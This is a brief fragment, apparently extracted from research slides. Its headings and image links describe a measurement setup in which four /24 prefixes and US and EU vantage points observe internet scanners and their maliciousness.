
# Measurement Setup

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# Measurement Setup

Four /24 prefixes observe the scanners





# Scanners

# Activity & Maliciousness

US VP 1

EU VP 1

